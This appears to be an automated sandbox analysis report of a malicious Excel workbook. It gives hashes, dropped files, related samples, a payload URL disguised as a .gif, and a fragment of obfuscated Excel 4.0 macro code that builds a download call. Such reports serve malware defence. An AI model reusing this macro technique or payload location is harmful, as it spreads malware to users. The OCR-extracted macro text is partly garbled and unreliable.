	Att_1271190656_1029344678.xls	Get hash	malicious	Browse	• 216.239.32.21
	PO#00187.ppt	Get hash	malicious	Browse	• 142.250.184.97
	211094.exe	Get hash	malicious	Browse	• 34.98.99.30
	FB_1401_4_5,pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	dwg.exe	Get hash	malicious	Browse	• 34.102.136.180
	DHL_receipt.exe	Get hash	malicious	Browse	• 34.102.136.180
	UAE CONTRACT SUPPLY.exe	Get hash	malicious	Browse	• 34.102.136.180
	14079 Revised #PO 4990.exe	Get hash	malicious	Browse	• 34.102.136.180
	twistercrypted.exe	Get hash	malicious	Browse	• 34.102.136.180
	Tide_v2.49.0_www.9apps.com_.apk	Get hash	malicious	Browse	• 142.250.184.74
	tuOAqyHVuH.exe	Get hash	malicious	Browse	• 35.228.227.140
	WB4L25Jv37.exe	Get hash	malicious	Browse	• 35.228.227.140
	Tide_v2.49.0_www.9apps.com_.apk	Get hash	malicious	Browse	• 142.250.18 6.106
	BL.html	Get hash	malicious	Browse	• 142.250.186.33
	PrebuiltGmsCore.apk	Get hash	malicious	Browse	• 172.217.16.142

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	RFQ.xlsx	Get hash	malicious	Browse	• 104.196.7.213
	Rep_#_475.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Rep_#_475.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	PO#00187.ppt	Get hash	malicious	Browse	• 104.196.7.213
	EmIVSpcKNs.xls	Get hash	malicious	Browse	• 104.196.7.213
	data.xls	Get hash	malicious	Browse	• 104.196.7.213
	PDA BGX00001A DA Query Notification BGX009RE09000001A.xlsx	Get hash	malicious	Browse	• 104.196.7.213
	QUOTATION.xlsx	Get hash	malicious	Browse	• 104.196.7.213
	Notification 466022.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Fax #136.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Notification 466022.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Fax #136.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Reports #176.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Reports #176.xlsm	Get hash	malicious	Browse	• 104.196.7.213

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.VB.Heur2.EmoDldr.5.B611173F.Gen.18420.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	SecuriteInfo.com.VB.Heur2.EmoDldr.5.B611173F.Gen.18420.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Scan #84462.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Invoice_#_6774.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Scan #84462.xlsm	Get hash	malicious	Browse	• 104.196.7.213
	Invoice_#_6774.xlsm	Get hash	malicious	Browse	• 104.196.7.213

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\1502[1].gif	document-2026051106.xls	Get hash	malicious	Browse	
C:\Users\user\kdfe.vbox	document-2026051106.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..Ir.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/I\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.090852246460564
Encrypted:	false
SSDEEP:	6:kKoVpbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:wu3kPlE99SNxAhUeo+aKt
MD5:	692724BD422FA3EF4631C728FE131F63
SHA1:	638FCA07AAA09ED014472B7E8E0B3EE3DE83B7C1
SHA-256:	4DC8B477491080BAB168E27E85350F09220DF7B024FFA677ABA3034F32C01FB1
SHA-512:	7471069A0F50FFD9E5F42BF3B198162D2BCD0562A2A5CEEF70545802598F266AD974E9C973365929A69176E34CFE0B820E9C4BFCBA42B62CCBD7324B1A9A2EE
Malicious:	false
Reputation:	low
Preview:	p..... .....5.....(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\1502[1].gif

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS-DOS executable, MZ for MS-DOS
Category:	downloaded
Size (bytes):	326656
Entropy (8bit):	5.743836077781214
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\1502[1].gif	
SSDEEP:	6144:uAKEJtauc+yxnE2aRngUpIlM6W5mezkthY7nOCzxT:nKEGuc+y5EXVpIlomJVuxT
MD5:	C932CF352C7F9A7748DC28B3B1A8AC1C
SHA1:	D79AC5E409FC6ED8243C6824A7B5E8DAEF6320B6
SHA-256:	743677C0B3ADCAAD1C801E7B9AB5B116CA6AAC844976A18520151A2310B7F4D8
SHA-512:	666446768759973FA4E09888E9980C6D91D4EB0ED34A5C94D05D25ABA337E1624B43AE525203CD4E0F69D2C36FB7C2F0A8006EF8935A716C04537AFC73C1CF6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 22%, Browse • Antivirus: ReversingLabs, Detection: 89%
Joe Sandbox View:	• Filename: document-2026051106.xls, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://https://remedial.aaua.edu.ng/ds/1502.gif
Preview:	MZ.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F,`.....!.....P.....T.....@.....Q.. .....P.....text...5..... ..`.rdata..L.....D.....@....data...0..... .....reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\37CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	305996
Entropy (8bit):	7.987867554579271
Encrypted:	false
SSDEEP:	6144:F+KrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+Myp:wKFPM8R3AsB+bjej/9cv
MD5:	C4145EB855DF4BBFE34111E40285ECBD
SHA1:	D4C0608F04809F1F7E50B85D29178CB2D242046D
SHA-256:	A4E21209B7D54FBE5E7F53CC8E1BD9FE0DE861EDBFC754E9B8B075676C3F4B29
SHA-512:	B7D88A088A2ED9D1D5D6A9EE4E357F2499BDE2761706BDD7503358652D37B8E0C02CEDBD59932E3C36C04D5F6AC8ADFBD11DA350833349F6E91BF2C0F8DBA72
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?.&..an.0.....,\.Qo.7.pz.....7.V..^i.....;.0.....Z..d../g..u....e}J...({.....G+....!...~1.|.....)s....,.I...o..c...{Y.e"...Hd..;.#R..BKP^.Y.n0D..{.dM..&.x.)Qa.. ^...Mm...|?"....!.....u.....r8.....Z..GXJ.....q9.~..'.aZ.a%.4%.....s..&.{txD. ...../?.....`.:nN6..?..XF.../>S..y[..r....F....1.....!.S.E.u.h~t.n.9.....C.....>...az.}@...^.....:...a;. ...."M....I..w..j.6/...?.....PK.....!.\IC.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Local\Temp\CabCFCE.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8eflqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n- .....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..Ir.....I.I6/..d.].xIX<...&U...GD..Mn.y&. [<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\TarCFCF.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false

C:\Users\user\AppData\Local\Temp\TarCFCF.tmp	
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Preview:	0..T...*.H.........T.0..T....1.0...`.H.e......0..D...+.....7.....D.0..D.0...+.....7..........R19%..210115004237Z0...+......0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1......D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.......@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.........-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Fri Feb 26 05:38:36 2021, atime=Fri Feb 26 05:38:36 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.489952216771138
Encrypted:	false
SSDEEP:	12:85QZYyLgXg/XAlCPCHaXgzB8IB/hA/vX+WnicvblubDtZ3YilMMEpxRljKlcTdJU:85gYE/XTwz6IovYeYDv3qEwrNru/
MD5:	84CDCDF190E99930C223237FD9C8A11E
SHA1:	9C0B7C3C7C9964ED185DADB3EC5DFB9B55425B3A
SHA-256:	FE7B6093E08E1A8825D7BE0E5B4D907437B5FBE8ECD4DD1945C44EED5B3C1248
SHA-512:	88F3A90C184C5F42215C07D3453C2718C5EA9E6DDC64ACA6E619E4D9843D827C7AE2498E41F75A085FD6999BEE243DB535FF621D3416706DCEDE84AFB09219
Malicious:	false
Preview:	L.....F.....7G..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....ZR.4..Desktop.d.....QK.XZR.4*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\226533\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....226533.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	86
Entropy (8bit):	4.525508685137814
Encrypted:	false
SSDEEP:	3:oyBVomMSyOMYN8yOMYmMSyOMYv:dj6nW8CKnC
MD5:	EDF60D83CCAB67BD5BFC76D5DDA0BDC6
SHA1:	C56804439508CC2F53660124CCA58D3FCC22A875
SHA-256:	2E020778CF18570624508E47E1C99AE3F0A50BAFEAFE78C11D14C2E3BC8FBF55
SHA-512:	05EA3D77EFC669C9B784BEBB05B695A752EB69F933E8835D86B2D4D1EF08594DCCA5BEEAC3F854DF584884B842648A66C7D82B02A31B71604C7BBBFF6C32F5 B
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..papers (71).LNK=0..papers (71).LNK=0..[xls]..papers (71).LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\papers (71).LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Fri Feb 26 05:38:36 2021, atime=Fri Feb 26 05:38:36 2021, length=325632, window=hide
Category:	dropped
Size (bytes):	2038
Entropy (8bit):	4.533067647961305
Encrypted:	false
SSDEEP:	48:8JGMk/XT3IkPN9iEwQh2JGMk/XT3IkPN9iEwQ/:8MMk/XLIkziXQh2MMk/XLIkziXQ/
MD5:	8520D3BC302F533DCB537C88A195095A
SHA1:	7F6EE50FDC451E1C2BE9FF52690D4F57CD1B2AC1
SHA-256:	1B9B072AA0CA301B60D5B230FB329DFA1E047A9F87175F993CF6D29301A34C20
SHA-512:	2C13C46D05A76462A0055C4661F9FD67417A3744B1EA32C6DB3896EEF0E13F90FB4D423EC8B0DE455E0D68892806D8439CB81B311F47AB8E72BFE2715201A736
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\papers (71).LNK	
Preview:	L.....F.... .....+..{.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.. ...h.2.....ZR.4 .PAPERS~1.XLS..L.....Q.y.Q.y*...8.....p.a.p.e.r.s. .(.7.1.)...x.l.s.....y.....-...8...[.....?J.....C:\Users\..#.....\\226533\Users.user\Desktop\papers (71).xls.&....\....\....\....\....\....\.D.e.s.k.t.o.p.\.p.a.p.e.r.s. .(.7.1.)...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6 .6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....226533.....D_....3N...W...9F.C.....[D_....3N...W...9F

C:\Users\user\Desktop\C8CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	378764
Entropy (8bit):	7.266108658166712
Encrypted:	false
SSDEEP:	6144:dcKoSsxzNDZLDZjlbR868O8KL5L+2e32xEtjPOtioVjDGUU1qfDlavx+W2QnAFEy:ReLUIRfUI5uXL6nDJoA3
MD5:	762EA096753219A36F8BC5C301A84E1A
SHA1:	6D272667EE39E7B222DC2830CDE34C97A7E7BC96
SHA-256:	0849A116ABFEFDDD2E72DD473A45770B2C35311BED58BFB9BC4BE1D02D387EB4
SHA-512:	9DD61733F9231DCC1BF786EAD61F9AA6C237FEC78D213B9F8FB61985B8E1D14F112C6D35E2E3E25AFBEBCEB74431D469F23B23BA5D58C3FF70A312CD08D341F4
Malicious:	false
Preview:	.....g2.....\.p....B.....a.....=.....=.....i..9J.8.....X.@.. .....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.. .....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b .r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C .a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\kdfe.vbox	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	MS-DOS executable, MZ for MS-DOS
Category:	dropped
Size (bytes):	326656
Entropy (8bit):	0.009760032915619981
Encrypted:	false
SSDEEP:	6:idqGVg3F+X32Q3Es2l/GyuelxjBETlPlcRrv:etGSGQ3EkV/lxj/isv
MD5:	D64A0EAA481037030A4DEF6D5D958C8C
SHA1:	55618BA84537EA39F5675B1D0CC3BC16A95D0037
SHA-256:	2A6DC00BDCACD9E65A4B99D9D8DD4DB64554A2DB3E5F0A2F9D2702B99D88AC0F
SHA-512:	FF5AD2D8CBB7087752DA3B2FCCF8C2C45059FA545DC0719AA90765D145DF76BC77BF1589735ACF01547C67763B64AE6998590A7DFA59AE41D0302453C0298B4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 8%
Joe Sandbox View:	• Filename: document-2026051106.xls, Detection: malicious, Browse
Preview:	MZ.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F,`.....!.....P.....T.....@.....Q.. .....P.....text...5..... ..`.rdata..L.....D.....@....data...0..... .....reloc.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Mon Feb 15 09:57:52 2021, Security: 0
Entropy (8bit):	7.590232194331203
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	papers (71).xls
File size:	325632
MD5:	540499ef024a652fea8780e11398f03c
SHA1:	33da766338fa9fd840b1f43a6330a0af8cfa0a39
SHA256:	8dfff9a2ff5cb2b8d70cf43fd0dc7a521570105d623cf28b76f8c66a9a664dd6

General

SHA512:	63758c69b8315b2dd1944451b614b459298bc1ce2aa346 8f46aba58a5008f1c05457f528cabe2fdbdf19d0e90697eb 34f80acb778fe5d6560c7ec672b117c144
SSDEEP:	6144:mcKoSsxzNDZLDZjlbR868O8KlVH3Be3q7uDphY HceXVhca+fMHLty/xcl8uUM+7d:eeLUIRfUI5uXL6nDJo p
File Content Preview:	.....>.....z.....u...v... w...x...y..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "papers (71).xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-15 09:57:52
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.337451371743
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . D o c u S i g n . . . . . D o c 2 . . . . . D o c 1 . . . . . D o c 3 . . . . . .

General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 a8 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.246544706818
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . \` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . - . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 313688

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	313688
Entropy:	7.72012402668
Base64 Encoded:	True
Data ASCII:	. . . . g 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . J . 8 . . . . X . @ . . . . " . . . . .
Data Raw:	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code


```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.ARRAY(Doc3!AF23&""2 "",before.2.0.0.sheet!AD15)","=FORMULA.ARRAY(Doc2!AF3,
Doc2!AE22)","=FORMULA.ARRAY(Doc2!AE3&Doc2!AE4&Doc2!AE5&Doc2!AE6&Doc2!AE7&Doc2!AE8&Doc2!AE9&Doc2!AE10&Doc2!AE11&Doc2!AE12&Doc2!AE13&Doc2!AE14&Doc2!AE15&Doc2!A
E16&Doc2!AE17&Doc2!AE18&Doc2!AE19&Doc2!AE20,before.2.0.0.sheet!AF15)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AE14(),=AF14(),"="""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&b
ore.2.0.0.sheet!AK22()",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""U""&""R""&Doc2!AF8&""n'
2&Doc3!AF21&Doc2!AD24&Doc2!AE22,""JJCCBB"",0,before.2.0.0.sheet!A100,"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&"""&
